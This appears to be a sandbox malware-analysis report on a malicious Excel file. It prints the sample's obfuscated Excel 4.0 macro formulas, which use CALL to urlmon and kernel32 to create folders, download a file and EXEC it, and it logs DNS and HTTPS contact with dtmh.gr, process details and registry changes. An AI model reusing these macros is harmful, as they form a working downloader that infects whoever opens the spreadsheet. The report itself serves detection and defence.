,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!IA332,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HP312&?????2!HP327&?????2!HP341,0,0)"=HALT()=EXEC(????3!W36&?????2!HP312&?????2!HP327&?????2!HP341)
```

Network Behavior

Network Port Distribution

Total Packets: 39

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:03:47.095824957 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:47.116903067 CET	443	49721	78.46.235.88	192.168.2.5
Nov 29, 2020 05:03:47.116991043 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:47.118372917 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:47.420175076 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:47.810764074 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:48.420294046 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:49.623570919 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:50.826747894 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:52.029863119 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:54.436337948 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:03:59.249243021 CET	49721	443	192.168.2.5	78.46.235.88
Nov 29, 2020 05:04:08.859395027 CET	49721	443	192.168.2.5	78.46.235.88

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:03:31.022133112 CET	60151	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:31.049406052 CET	53	60151	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:31.714394093 CET	56969	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:31.749842882 CET	53	56969	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:33.173767090 CET	55161	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:33.201138020 CET	53	55161	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:33.987828970 CET	54757	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:34.014877081 CET	53	54757	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:42.663393974 CET	49992	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:42.701247931 CET	53	49992	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:43.066129923 CET	60075	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:43.101495981 CET	53	60075	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:44.151385069 CET	60075	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:44.178636074 CET	53	60075	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:45.154557943 CET	60075	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:45.189979076 CET	53	60075	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:47.058295012 CET	55016	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:47.094039917 CET	53	55016	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:47.154786110 CET	60075	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:47.190486908 CET	53	60075	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:51.170773983 CET	60075	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:51.198087931 CET	53	60075	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:54.438559055 CET	64345	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:54.474112988 CET	53	64345	8.8.8.8	192.168.2.5
Nov 29, 2020 05:03:55.903069973 CET	57128	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:03:55.930301905 CET	53	57128	8.8.8.8	192.168.2.5
Nov 29, 2020 05:04:09.521655083 CET	54791	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:04:09.573101997 CET	53	54791	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:04:20.984417915 CET	50463	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:04:21.037410021 CET	53	50463	8.8.8.8	192.168.2.5
Nov 29, 2020 05:04:21.942863941 CET	50394	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:04:21.970134974 CET	53	50394	8.8.8.8	192.168.2.5
Nov 29, 2020 05:04:23.434838057 CET	58530	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:04:23.462197065 CET	53	58530	8.8.8.8	192.168.2.5
Nov 29, 2020 05:04:26.934453964 CET	53813	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:04:26.978184938 CET	53	53813	8.8.8.8	192.168.2.5
Nov 29, 2020 05:04:28.620767117 CET	63732	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:04:28.657527924 CET	53	63732	8.8.8.8	192.168.2.5
Nov 29, 2020 05:05:00.871825933 CET	57344	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:05:00.899144888 CET	53	57344	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:07.734947920 CET	54450	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:07.770761013 CET	53	54450	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:08.170897961 CET	59261	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:08.198024035 CET	53	59261	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:08.619144917 CET	57151	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:08.654558897 CET	53	57151	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:08.985037088 CET	59413	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:09.012198925 CET	53	59413	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:09.405536890 CET	60516	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:09.441071987 CET	53	60516	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:09.854104042 CET	51649	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:09.889729023 CET	53	51649	8.8.8.8	192.168.2.5
Nov 29, 2020 05:06:10.179755926 CET	65086	53	192.168.2.5	8.8.8.8
Nov 29, 2020 05:06:10.206856012 CET	53	65086	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:03:47.058295012 CET	192.168.2.5	8.8.8.8	0xb573	Standard query (0)	dtmh.gr	A (IP address)	IN (0x0001)
Nov 29, 2020 05:04:26.934453964 CET	192.168.2.5	8.8.8.8	0x8f8c	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:03:47.094039917 CET	8.8.8.8	192.168.2.5	0xb573	No error (0)	dtmh.gr		78.46.235.88	A (IP address)	IN (0x0001)
Nov 29, 2020 05:04:26.978184938 CET	8.8.8.8	192.168.2.5	0x8f8c	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2256 Parent PID: 792

General

Start time:	05:03:40
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x930000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	EBF643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	EBF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4516D0DB.tmp	success or wait	1	AA495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	9A20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	9A211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	9A213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	9A213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly